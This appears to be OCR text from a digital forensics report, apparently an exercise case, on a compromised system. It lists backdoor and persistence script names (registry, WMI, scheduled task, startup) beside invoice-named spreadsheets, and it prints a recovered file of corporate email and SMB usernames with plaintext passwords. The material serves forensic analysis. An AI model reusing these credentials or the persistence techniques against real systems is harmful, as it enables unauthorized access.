



Table Thumbnail Summary
Page: 1 of 1 Pages: Go to Page:
Name S C O Modified Time Change Time
[current folder] 2025-05-31 23:34:37 CEST 2025-05-31 23:34:37 CEST
[parent folder] 2025-05-31 23:32:01 CEST 2025-05-31 23:32:01 CEST
backdoor.ps1 2025-05-31 23:28:31 CEST 2025-05-31 23:28:31 CEST
create_service.ps1 2025-05-31 23:28:31 CEST 2025-05-31 23:28:31 CEST
datos.zip 2025-05-31 23:34:37 CEST 2025-05-31 23:34:37 CEST
reg_persistence.ps1 2025-05-31 23:28:31 CEST 2025-05-31 23:28:31 CEST
startup_copy.bat 2025-05-31 23:28:31 CEST 2025-05-31 23:28:31 CEST
task_schtasks.ps1 2025-05-31 23:28:31 CEST 2025-05-31 23:28:31 CEST
wmi_persistence.ps1 2025-05-31 23:28:31 CEST 2025-05-31 23:28:31 CEST


Factura_NexaTech_Premium_01.xlsx 2025-05-19 11:24:32 CEST 2025-05-25 17:20:31 CEST 2025-05-31 23:34:37 CEST 2025-05-27 12:16:02 CEST 13886
Factura_NexaTech_Premium_02.xlsx 2025-05-19 11:24:32 CEST 2025-05-25 17:20:31 CEST 2025-05-31 23:34:37 CEST 2025-05-27 12:16:02 CEST 13888
Factura_NexaTech_Premium_03.xlsx 2025-05-19 11:24:32 CEST 2025-05-25 17:20:31 CEST 2025-05-31 23:34:37 CEST 2025-05-27 12:16:02 CEST 13888
Factura_NexaTech_Premium_04.xlsx 2025-05-19 11:24:32 CEST 2025-05-25 17:20:31 CEST 2025-05-31 23:34:37 CEST 2025-05-27 12:16:02 CEST 13906
Factura_NexaTech_Premium_05.xlsx 2025-05-19 11:24:32 CEST 2025-05-25 17:20:31 CEST 2025-05-31 23:34:37 CEST 2025-05-27 12:16:02 CEST 13891
Factura_NexaTech_Premium_06.xlsx 2025-05-19 11:24:32 CEST 2025-05-25 17:20:31 CEST 2025-05-31 23:34:37 CEST 2025-05-27 12:16:02 CEST 13894
Factura_NexaTech_Premium_07.xlsx 2025-05-19 11:24:32 CEST 2025-05-25 17:20:31 CEST 2025-05-31 23:34:37 CEST 2025-05-27 12:16:02 CEST 13899
Factura_NexaTech_Premium_08.xlsx 2025-05-19 11:24:32 CEST 2025-05-25 17:20:31 CEST 2025-05-31 23:34:37 CEST 2025-05-27 12:16:02 CEST 13892
Factura_NexaTech_Premium_09.xlsx 2025-05-19 11:24:32 CEST 2025-05-25 17:20:31 CEST 2025-05-31 23:34:37 CEST 2025-05-27 12:16:02 CEST 13890
Factura_NexaTech_Premium_10.xlsx 2025-05-19 11:24:32 CEST 2025-05-25 17:20:31 CEST 2025-05-31 23:34:37 CEST 2025-05-27 12:16:02 CEST 13888
Factura_NexaTech_Premium_11.xlsx 2025-05-19 11:24:32 CEST 2025-05-25 17:20:31 CEST 2025-05-31 23:34:37 CEST 2025-05-27 12:16:02 CEST 13887
Factura_NexaTech_Premium_12.xlsx 2025-05-19 11:24:32 CEST 2025-05-25 17:20:31 CEST 2025-05-31 23:34:37 CEST 2025-05-27 12:16:02 CEST 13880
Factura_NexaTech_Premium_13.xlsx 2025-05-19 11:24:32 CEST 2025-05-25 17:20:31 CEST 2025-05-31 23:34:37 CEST 2025-05-27 12:16:02 CEST 13888
Factura_NexaTech_Premium_14.xlsx 2025-05-19 11:24:32 CEST 2025-05-25 17:20:31 CEST 2025-05-31 23:34:37 CEST 2025-05-27 12:16:02 CEST 13885
Factura_NexaTech_Premium_15.xlsx 2025-05-19 11:24:32 CEST 2025-05-25 17:20:31 CEST 2025-05-31 23:34:37 CEST 2025-05-27 12:16:02 CEST 13894
NexaTech_invoice_premium_client.xlsx 2025-05-19 12:54:09 CEST 2025-05-25 17:20:31 CEST 2025-05-31 23:34:37 CEST 2025-05-27 12:16:02 CEST 19986


segurosistemasistema.txt 2025-05-27 10:22:24 CEST 2025-05-27 12:24:53 CEST 2025-05-27 12:24:54 CEST
sistema.txt 2025-05-27 10:22:24 CEST 2025-05-27 12:24:53 CEST 2025-05-27 12:24:54 CEST
sistemaalpha.txt 2025-05-27 10:22:24 CEST 2025-05-27 12:24:53 CEST 2025-05-27 12:24:54 CEST
sistemadoc.txt 2025-05-27 10:22:24 CEST 2025-05-27 12:24:53 CEST 2025-05-27 12:24:54 CEST
[parent folder] 2025-05-27 11:49:08 CEST 2025-05-27 11:49:08 CEST 2025-05-31 23:39:10 CEST
desktop.ini 2025-05-27 11:37:32 CEST 2025-05-27 11:37:32 CEST 2025-05-31 23:39:06 CEST
Mi música 2025-05-27 11:36:32 CEST 2025-05-27 11:36:32 CEST 2025-05-27 11:36:32 CEST
Mis imágenes 2025-05-27 11:36:32 CEST 2025-05-27 11:36:32 CEST 2025-05-27 11:36:32 CEST
Mis vídeos 2025-05-27 11:36:32 CEST 2025-05-27 11:36:32 CEST 2025-05-27 11:36:32 CEST
usuarios_backup.txt 2025-05-26 17:17:12 CEST 2025-05-26 17:18:21 CEST 2025-05-31 23:34:37 CEST
Hex Text Application File Metadata OS Account Data Artifacts Analysis Results Context Annotations Other Occurrences
Strings Extracted Text Translation
Page: 1 of - Page Matches on page: - of - Match 100% Reset
==========
USUARIOS DE CORREO CORPORATIVO (IMAP/SMTP)
==========
juan.martinez@nexatech.sl : jm2024secure!
laura.rodriguez@nexatech.sl : L@uraMail2025
david.garcia@nexatech.sl : DavGmail90!
ana.soler@nexatech.sl : 4n4SecureSMTP
==========
USUARIOS DE SMB COMPARTIDOS
==========
smb_user01 : smbPass2024!
smb_admin02 : smbAdm1n#Nexa
fileshare_jose : FSJose88

7. Expert Signature

Signature	**[Zenith Forensics]**
Date	**[May 31, 2025]**